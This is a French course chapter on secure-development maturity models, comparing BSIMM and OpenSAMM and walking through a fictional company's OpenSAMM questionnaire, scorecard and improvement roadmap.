Deux modèles de maturité se distinguent de toutes les autres approches dans le monde de la sécurité de l'information. Parfois appelés Software Security Framework SSF), les modèles tels que BSIMM (Building Security In Maturity Model) et OpenSAMM, déjà présentés dans le chapitre 2 « Panorama de la sécurité web - Les bibliothèques, projets et recommandations », sont les leaders du marché et ils sont entièrement gratuits.

Ces deux modèles ont le même but mais pas la même approche. Ils sont développés par des experts en sécurité de l'information et possèdent chacun des sociétés contribuant à l'expérience et aux métriques apportées aux modèles.

Voici un récapitulatif des différentes approches :

2.1. BSIMM - Building Security In Maturity Model

Le BSIMM est composé d'un comité regroupant des experts appartenant à des sociétés ”grand-compte” telles que Dell, HP, HSBC, HP, etc. Ceux-ci organisent des réunions afin de comparer les diverses actions établies dans leurs organisations pour la sécurité du développement et de l'information dans le but de créer des scorecards.

Les scorecards sont des métriques, impliquant des actions faites en entreprises ainsi que le pourcentage de sociétés ayant établi celles-ci.

Voici un exemple de scorecard :

Test de pénétration		
Utilisation d'un auditeur externe pour trouver les problèmes	PT1.1	88 %
Utilisation d'outils de pénétration en interne	PT1.1	60 %

Chaque scorecard est regroupé par type de pratiques dont voici la liste :

- Stratégies et métriques
- Conformité et politique
- Formation
- Modèle d'attaque
- Fonctionnalités et conception
- Standards et prérequis
- Analyse de l'architecture
- Revue de code
- Test de sécurité
- Test de pénétration
- Environnement de l'application
- Gestion des vulnérabilités

Ces pratiques sont elles-mêmes réparties en quatre domaines :

- **Gouvernance** est la partie organisationnelle et de management.
- **Intelligence** est la partie proactive du BSIMM. Elle regroupe les existants de l'organisation comme les guides, le résultat des modèles de menaces, les standards de l'entreprise.
- **SSDL touchpoints**, pour Secure Software Development Lifecycle (cycle de vie d'une application sécurisé), centralise les méthodes pratiques pour la sécurisation d'une application telles que l'analyse de code, la revue de code, etc.
- **Déploiement** est l'ensemble des informations de maintenance d'une application et de son environnement, comme les pare-feu, la sécurité réseau...

Voici une illustration montrant les différentes liaisons entre les domaines et les pratiques :

Gouvernance	Stratégie et métriques	Formation et sensibilisation
	Conformité et politique	Identifier les obligations
	Formation	Etc.
Intelligence	Modèle d'attaque	Publication des données
	Fonctionnalité et conception	Création des standards
	Standard et prérequis	Etc.

SSDL Touchpoints	Analyse de l'architecture	Révision des fonctions
	Revue de code	Utilisation d'outils pour révision
	Test de sécurité	Etc.
Déploiement	Test de pénétration	Test de pénétration
	Environnement de l'application	S'assurer de la configuration
	Gestion des vulnérabilités	Etc.

Une fois que l'organisation a passé en revue les scorecards, elle peut alors mesurer son niveau de maturité en comparant les actions effectuées dans son entreprise et les scorecards BSIMM.

Voici un exemple d'analyse de maturité :

BSIMM[1] est un outil pragmatique mais peut-être plus dédié aux grandes sociétés car il est compliqué pour une petite ou moyenne entreprise de se comparer à de grands comptes disposant, pour certains, d'arsenaux en sécurité de l'information.


2.2. OpenSAMM

Tout comme BSIMM, l'OPENSAMM regroupe toutes ses activités en quatre domaines :


- Gouvernance
- Construction
- Vérification
- Déploiement

[1] BSIMM - FAQ - EN-US


Chaque domaine contient un ensemble de pratiques de sécurité regroupées autour d'un même thème dont voici une illustration :



Pour encore plus de finesse, OpenSAMM propose pour chaque famille de pratiques, des objectifs et activités (actions) à atteindre afin de pouvoir gagner 1, 2 ou 3 points :



Une fois les activités effectuées, le niveau de maturité est calculé à l'aide de la moyenne des points obtenus :



Les deux approches sont différentes mais intéressantes suivant la taille de l'organisation et le niveau de maturité déjà atteint.

3. Exemple - Société GoTravel SARL

3.1. Questionnaire d'évaluation


La société Gotravel a été initiée au cycle de développement sécurisé il y a un an. Depuis sa mise en place, aucune menace critique n'a été détectée dans l'organisation. Le responsable de la sécurité de l'information (RSSI) est très satisfait du travail de la personne en charge du projet et de l'investissement de l'équipe de développement dans le maintien des bonnes pratiques de sécurité et de protection des données personnelles.

Toujours soucieux d'être dans une perspective d'amélioration continue, le RSSI propose à Alice, le conseiller en sécurité du cycle de développement, d'améliorer les actions menées dans l'entreprise et de faire un rapport sur la maturité du cycle.

Alice décide de faire un point et se renseigne sur les différents modèles de maturité et étudie les frameworks OpenSAMM et BSIMM dont l'objet est d'analyser la maturité d'un cycle de développement, et d'y ajouter des éléments.

Après quelques jours de réflexion et de multiples discussions avec le RSSI, Alice choisit OpenSAMM comme modèle car celui-ci est plus en corrélation avec la taille de l'entreprise Gotravel.

La mise en place du modèle va se dérouler de la façon suivante :



Afin d'évaluer les différentes actions établies dans le S-SDLC correspondant au modèle de maturité OpenSAMM, Alice étudie le questionnaire proposé par le modèle et choisit d'y répondre en réunissant l'équipe de développement afin d'apporter plus d'objectivité.

Voici le questionnaire rempli par l'équipe, regroupant les 4 domaines étudiés par OpenSAMM :

- **Questionnaire d'évaluation pour le domaine de la gouvernance**

Stratégie et métrique		
a - Y a-t-il un modèle de sécurité existant (process, maturité) ?	Oui	1 pt
b - Les parties prenantes de l'organisation sont-elles sensibles aux risques ?	Oui	
c - L'équipe de développement est-elle au courant des futures actions menées pour la sécurité du cycle de développement ?	Oui	
a - La plupart de vos applications et de vos ressources sont-elles classées selon le risque ?	Oui	**2 pts**
b - Un système de vote est-il établi pour les différentes actions du cycle de développement sécurisé ?	Oui	
c - Les parties prenantes du projet sont-elles au courant de ce qui est requis pour l'évaluation du risque ?	Oui	
a - Les coûts liés au projet sont-ils connus ?	Oui	3 pts
b - La société compare-t-elle les actions de sécurité effectuées avec d'autres sociétés ou d'autres moyens de comparaison ?	Non	
Politique et conformité		
a- Les parties prenantes de l'organisation sont-elles au courant de l'état de conformité du projet (application) ?	Oui	**1 pt**
b- Les exigences de conformité ont-elles été établies par l'ensemble de l'équipe projet ?	Oui	
a- Des politiques de sécurité ont-elles été établies pour contrôler les méthodes de développement ?	Oui	2 pts
b - L'équipe projet ou de développement a-t-elle le droit de demander un audit pour la conformité des politiques de sécurité ?	Non	

Stratégie et métrique		
a - Les projets sont-ils audités périodiquement pour vérifier le respect des politiques et des normes ?	Non	3 pts
b - L'organisation utilise-t-elle systématiquement des audits pour recueillir et contrôler les preuves pour la conformité ?	Non	
Sensibilisation		
a - L'équipe de développement a-t-elle été formée à un haut niveau de sécurité ?	Oui	1 pt
b - L'ensemble de l'équipe de développement a-t-il accès à des supports de cours ou guides de développement ou sécurité en tout genre ?	Oui	
a - Les formations ont-elles été cadrées suivant les profils des intervenants du projet ? (manager, développeur, administrateur / système, testeur, etc.) ?	Oui	2 pts
b - La plupart des intervenants du projet sont-ils capables d'expliquer les différents axes de sécurité du projet et de former ?	Oui	
a - Les directives liées à la sécurité sont-elles distribuées au sein de l'organisation ?	Oui	**3 pts**
b - Toutes les personnes de l'équipe de développement ont-elles été évaluées sur la sécurisation du code ?	Oui	

- **Questionnaire d'évaluation pour le domaine de la construction**

Évaluation des menaces		
a - L'équipe de développement ou projet documente-t-elle et étudie-t-elle les menaces ?	Oui	1 pt
b - L'équipe analyse-t-elle les différents profils d'attaquants ?	Non	
a - L'équipe analyse-t-elle les exigences fonctionnelles et les potentiels abus ?	Oui	**2 pts**
b - L'équipe utilise-t-elle des méthodes de notation pour les menaces ?	Oui	
c - Les parties prenantes de la sécurité de l'entreprise sont-elles sensibilisées à la modélisation des menaces et aux systèmes de notation ?	Oui	
a - L'équipe prend-elle connaissance des risques potentiels situés à l'extérieur du projet ?	Oui	1 pt
b - Toutes les menaces ont-elles des contrôles de sécurité ?	Non	
Exigences en sécurité		
a - Durant le développement de l'application, l'équipe prend-elle en compte les exigences de sécurité ?	Oui	**1 pt**
b - Les exigences de sécurité sont-elles basées sur des manuels de bonnes pratiques ?	Oui	

Évaluation des menaces		
a - Les intervenants du projet révisent-ils les contrôles pour les projets pertinents, voire les nouveaux projets importants ?	Non	2 pts
b - L'équipe modifie-t-elle certains contrôles de sécurité par rapport à l'expérience d'utilisation des autres méthodes, actions ou contrôles ?	Oui	
a - L'équipe vérifie-t-elle les contrats de services touchant de près à l'application ?	Non	3 pts
b - Les exigences établies par l'équipe ont-elles déjà été auditées ?	Non	
Architecture sécurisée		
a - L'équipe de projet a-t-elle une liste des composants tiers recommandés ?	Oui	**1 pt**
b - L'ensemble de l'équipe est-elle sensibilisée à la conception sécurisée d'une architecture (réduction des surfaces d'attaque, séparation des privilèges, sécurité par défaut, etc.) ? L'équipe utilise-t-elle ces procédés ?	Oui	
a - Existe-t-il un service permettant le partage d'informations sur la sécurité pour les intervenants du projet ?	Oui	2 pts
b - L'équipe possède-t-elle des gabarits, des modèles, pour la conception d'architectures sécurisées ?	Non	
a- L'organisation utilise-t-elle des frameworks ou toute autre plateforme pour la création des applications ?	Non	3 pts
b - L'équipe a-t-elle été auditée pour l'utilisation des différents composants liés à la sécurité d'une architecture ?	Oui	

- **Questionnaire d'évaluation pour le domaine de la vérification**

Évaluation de la conception		
a - L'équipe a-t-elle documenté le périmètre des attaques possibles sur l'application ?	Oui	**1 pt**
b - L'équipe vérifie-t-elle les risques connus autour d'une application ?	Oui	
a - L'équipe analyse-t-elle les différents mécanismes de protection liés à l'application ?	Non	2 pts
b - Les intervenants du projet sont-ils au courant de la façon d'obtenir une révision de conception ?	Oui	
a - La révision de la conception incorpore-t-elle l'analyse détaillée des données ?	Non	3 pts
b - Les lignes de base relatives à la sécurité de l'information sont-elles vérifiées régulièrement ?	Non	
Revue de code		

Évaluation de la conception		
a - Une check-list sur les principales erreurs de code existe-t-elle au sein du cycle de développement ?	Oui	1 pt
b - L'équipe de projet effectue-t-elle généralement l'analyse de code statique ?	Oui	
a - Toutes les personnes de l'équipe projet ont-elles à leur disposition les outils d'analyse de code statique ?	Oui	2 pts
b - La plupart des intervenants du projet examinent-ils le résultat donné par la revue de code ?	Oui	
a - L'équipe de développement utilise-t-elle l'analyse de code automatique au lieu des spécifications standards ?	Oui	**3 pts**
b - Existe-t-il un seuil minimum à accepter en termes de sécurité avant la publication du code en production ?	Oui	
Test de sécurité		
a - Existe-t-il des tests préconisés basés sur les exigences de l'organisation ?	Non	
b - Des tests de pénétration sont-ils effectués avant la sortie d'une application ?	Oui	1 pt
c - La plupart des intervenants sont-ils au courant de l'état des tests de sécurité avant la diffusion ?	Oui	
a - Les tests de sécurité sont-ils généralement automatisés ?	Oui	**2 pts**
b - La plupart des projets suivent-ils un processus cohérent pour évaluer et rendre compte des tests de sécurité aux intervenants ?	Oui	
a - Les tests de sécurité sont-ils intégralement générés pour une logique applicative spécifique ?	Non	3 pts
b - Les tests de sécurité au quotidien demandent-ils un résultat standard sur la sécurité de l'application ?	Non	

- **Questionnaire d'évaluation pour le domaine du déploiement**


Management des vulnérabilités		
a - Y a-t-il un point de contact unique lors d'un incident de sécurité ?	Oui	1 pt
b - Y a-t-il une équipe de réponse à incident établie dans l'entreprise ?	Oui	
a - Existe-t-il des procédures pour le rétablissement après incident ?	Oui	**2 pts**
b - La plupart des parties prenantes du projet sont-elles au courant lors de la survenue d'incidents de sécurité ?	Oui	

Management des vulnérabilités		
a - Les incidents sont-ils examinés afin d'en trouver les causes et de créer des recommandations par la suite ?	Non	3 pts
b - L'équipe recueille-t-elle et rapporte-t-elle les données et les mesures liées aux incidents ?	Non	
Durcissement		
a - Les exigences opérationnelles pour l'infrastructure sont-elles documentées ?	Oui	1 pt
b - Y a-t-il un système de surveillance des mises à jour pour l'infrastructure ?	Non	
a -Un processus cohérent est-il utilisé pour appliquer les mises à niveau et les correctifs aux dépendances critiques ?	Non	2 pts
b - La bonne santé de l'application se vérifie-t-elle de façon automatisée ?	Non	
a - Les parties prenantes sont-elles au courant des options d'outils supplémentaires pour protéger les logiciels en cours d'exécution ?	Non	3 pts
b - Existe-t-il une vérification régulière des seuils de surveillance pour la santé de l'application ?	Non	
Opérationnel		
a - Livrez-vous des descriptions sur la sécurité avec la majorité des nouvelles versions de l'application ?	Non	1 pt
b - Les alertes liées à la sécurité sont-elles documentées pour la plupart des projets ?	Oui	
a - Les processus de gestion du changement sont-ils bien compris par tous les intervenants de l'équipe ?	Non	2 pts
b - L'équipe fournit-elle un guide de sécurité opérationnelle avec chaque version de produit ?	Non	
a - Les projets sont-ils audités pour vérifier que chaque sortie d'application est en accord avec les informations de la sécurité opérationnelle ?	Non	3 pts
b - La signature de code est-elle régulièrement effectuée sur les composants logiciels en utilisant un processus cohérent ?	Non	

Le questionnaire rempli, Alice a déjà une idée sur les points faibles de son cycle de développement car plusieurs points sont à zéro alors que la note maximum est de trois. Afin de continuer sur sa lancée, Alice passe à la phase suivante du modèle OpenSAMM avec la création du scorecard.

3.2. Création de scorecard

Pour mesurer la maturité de son cycle de développement sécurisé, Alice décide de créer un tableau avec les points obtenus par le questionnaire, dont voici le résultat :



Le résultat étant visuel, Alice se rend compte que le cycle de développement sécurisé de la société Gotravel est plutôt équilibré mais que des efforts sont à faire sur les parties Opérationnel et Durcissement du cycle.

Alice décide donc de passer à l'étape suivante qui consiste à créer une feuille de route contenant les éventuelles actions à mettre en place.

3.3. Mise en place d'une feuille de route

Afin d'arriver sur une échelle de maturité à 1 point pour les parties "déploiement et opérationnel", le questionnaire indique qu'il faut répondre aux questions suivantes :

- Y a-t-il un système de surveillance des mises à jour pour l'infrastructure ?
- Livrez-vous des descriptions sur la sécurité avec les nouvelles versions de l'application ?

En cherchant sur OpenSAMM, Alice trouve les fiches correspondant à ces activités dont les références sont :

- installer les mises à jour critiques
- capturer des informations de sécurité critiques pour le déploiement

Les fiches sont très explicites sur les activités à entreprendre pour atteindre le résultat escompté. Une description sur l'action à mettre en place, les résultats attendus, les métriques, les coûts et le nombre nécessaire de personnes sont renseignés.

Voici un extrait des deux fiches à utiliser par Alice :

Durcissement

Durcissement	**1 point**
Activité a : Maintien opérationnel des spécifications de l'environnement applicatif. Pour chaque projet, une définition concrète des plateformes contenant les systèmes d'exploitation doit être créée et maintenue. Suivant le type d'organisation, ces spécifications doivent être établies avec les parties prenantes, les développeurs, les supports, les administrateurs système, etc.	**Résultat** • Compréhension des exigences opérationnelles par l'équipe de développement. • Les risques liés à l'infrastructure sont connus et un plan d'action est établi pour l'atténuation de ceux-ci.

Durcissement	1 point
La spécification doit prendre en compte toutes les données de type processeurs, de version des systèmes d'exploitation, des prérequis de l'application, des conflits rencontrés par l'application. De plus, il est nécessaire de noter les options à ne pas utiliser sur l'environnement de l'application pour le bon fonctionnement de celle-ci. Toute ingénierie ou astuce profitant à l'environnement de l'application doit être indiquée dans la spécification. Ces spécifications doivent être mises à jour tous les 6 mois pour tout projet actif et plus souvent si le projet est amené à changer. **Activité b** : identifier et installer les mises à jour critiques. La plupart des applications sont aujourd'hui constituées de modules tiers, de frameworks, de librairies, portés par des systèmes d'exploitation. Comme les vulnérabilités, les bugs et les faiblesses de conception peuvent être situés sur n'importe quelle couche de l'application, il est important d'installer les mises à jour critiques. La surveillance journalière des sorties de mises à jour critiques et des failles de sécurité doit se faire dans le cycle. Lors de l'identification d'une faille sur un des composants, un plan d'action doit être mis en place afin que les mises à jour se fassent rapidement par les utilisateurs ou les administrateurs de l'application.	• Un plan d'action est mis en place pour l'installation de mises à jour critiques. **Facteurs de succès** • Mise à jour à 50 % des spécifications sur l'environnement de l'application sur les six derniers mois. • Une liste contenant les notes sur l'installation de mises à jour critiques sur 50 % de l'environnement du projet. **Coût** • Frais généraux du projet provenant de la construction et de la maintenance de la spécification de l'environnement opérationnel. • Prise en charge continue des projets à partir du suivi et de l'installation des mises à jour de sécurité critiques. **Personnels** • développeurs (1/2 j par an) • architectes (1/2 j par an) • managers (2 à 4 j par an) • admin/sys (3 à 4 j par an)

Opérationnel

Opérationnel	1 point
Activité a : capturer les informations critiques pour le déploiement. Grâce aux connaissances spécifiques de l'application, les équipes de projet doivent identifier toutes les informations de configuration et d'exploitation pertinentes en matière de sécurité et les communiquer aux utilisateurs et aux opérateurs, ce qui permet de faire tourner l'application comme il se doit tout en gardant la casquette sécurité. Cette analyse devrait être développée par les architectes et les développeurs afin de construire une liste de fonctionnalités de sécurité intégrées à l'application. À partir de cette liste, les informations sur les options de configuration et leur impact sur la sécurité doivent également être saisies.	**Résultat** • Des améliorations visibles grâce à une meilleure compréhension des admin/sys sur le terrain de la sécurité des applications. • Les administrateurs système et les utilisateurs sont conscients de leur rôle pour assurer un déploiement sécurisé. • Amélioration de la communication entre les développeurs et les

Opérationnel	1 point
Pour les projets qui proposent plusieurs modèles de déploiement différents, il convient de noter les informations sur les divers profils de sécurité de chacun pour mieux informer les utilisateurs et les opérateurs de l'impact de leurs choix. Dans l'ensemble, la liste doit être légère et viser à recueillir les informations les plus critiques. Une fois créée, elle devrait être examinée par l'équipe du projet et les parties prenantes pour accord. En outre, il est efficace d'examiner cette liste avec des administrateurs système ou des utilisateurs sélectionnés afin de s'assurer que l'information est compréhensible. Les équipes du projet doivent examiner et mettre à jour ces informations à chaque version de l'application et la mettre à jour au moins tous les six mois. **Activité b** : documenter les procédures pour les alertes liées à l'application et à son environnement. Connaissant spécifiquement la façon dont l'application se comporte, les équipes de projet doivent identifier les messages d'erreurs et d'alertes les plus importants qui nécessitent une attention des utilisateurs et des administrateurs système. À chaque événement identifié, les informations relatives aux alertes doivent pouvoir être notifiées et documentées par les utilisateurs et les administrateurs système. Par rapport au type d'alerte ou message d'erreur provoqué par l'application, prioriser les messages plus importants par rapport aux risques liés au business de l'organisation. Cela doit inclure tous les événements liés à la sécurité, mais aussi les erreurs critiques et les alertes sur la santé du logiciel et l'état de la configuration de celui-ci. Pour chaque événement ou alerte, des conseils pratiques doivent être recueillis pour informer les utilisateurs et les administrateurs système sur les causes potentielles de l'événement. Ces procédures doivent être revues par l'équipe du projet et mises à jour à chaque grande version du produit, tous les six mois ou à chaque nouvelle version de l'application.	utilisateurs sur les informations essentielles de la sécurité. **Facteurs de succès** • Mise à jour à 50 % des spécifications de déploiement sur les six derniers mois. • Une liste contenant les actions sur l'utilisation des événements par les utilisateurs mise à jour tous les six mois. **Coût** • Frais généraux du projet provenant de la construction et de la maintenance de la spécification de l'environnement opérationnel. • Prise en charge continue des projets à partir du suivi et de l'installation de mises à jour de sécurité critiques. **Personnels** • développeurs (1 à 2 j par an) • architectes (1 à 2 j par an) • managers (1 j par an) • admin/sys (1 j par an)

Alice a bien pris en compte les différentes actions spécifiées par l'OpenSAMM pour améliorer ses scores pour la partie opérationnelle et de durcissement. Elle décide donc de mettre à défi son équipe afin de mettre les actions recommandées en place dans les prochaines semaines.

Par la suite, en observant de plus près OpenSAMM, elle s'aperçoit qu'il est possible de comparer ses scorecards et ses feuilles de route avec ceux préconisés par le framework sur des organisations du type :

- développeur de logiciel
- fournisseur de service
- service financier
- organisation gouvernementale

Aucune feuille de route n'est comparable avec le profil de Gotravel, mais Alice remarque que le cycle de développement sécurisé mis en place dans la société par ses soins s'approche d'une organisation ayant besoin d'une gestion de la sécurité forte, ce qui est assez gratifiant pour le travail achevé au cours de ces derniers mois.

Afin de garder un modèle d'amélioration continue, Alice ajoute une feuille de route avec un planning pour l'implémentation des différentes actions restant préconisées par OpenSAMM. Alice et le RSSI se donnent douze mois pour insérer le reste des items demandés par le framework.

3.4. Conclusion

Un modèle de maturité est excellent pour compléter et améliorer un cycle de développement sécurisé. Chaque action du framework permet de rajouter toujours plus de finesse, de granularité, dans la sécurité de l'information d'une organisation. BSIMM et OpenSAMM font déjà parler d'eux dans les paradigmes DevOps car ils prennent bien en compte les aspects opérationnels et de gouvernance des organisations, ce que les process model font peut être moins car ce n'est pas leur fonction principale.

L'idéal est donc de commencer en intégrant des processus liés à un process model et de compléter avec un maturity model par la suite.

Conclusion

Pour conclure, l'ensemble du cours aura couvert les aspects technique, fonctionnel et organisationnel de la sécurité web auxquels peuvent être confrontés un développeur, un manager ou un ingénieur informatique.

La prise en compte combinée de tous ces aspects permet une meilleure sécurité des applications web et une meilleure protection des données à caractère personnel.

Le Web étant encore promis à un bel avenir, il est primordial que toutes les formes de protection soient mises en place et que les parties prenantes d'une organisation disposant d'applications web s'investissent dans la sécurité de l'information.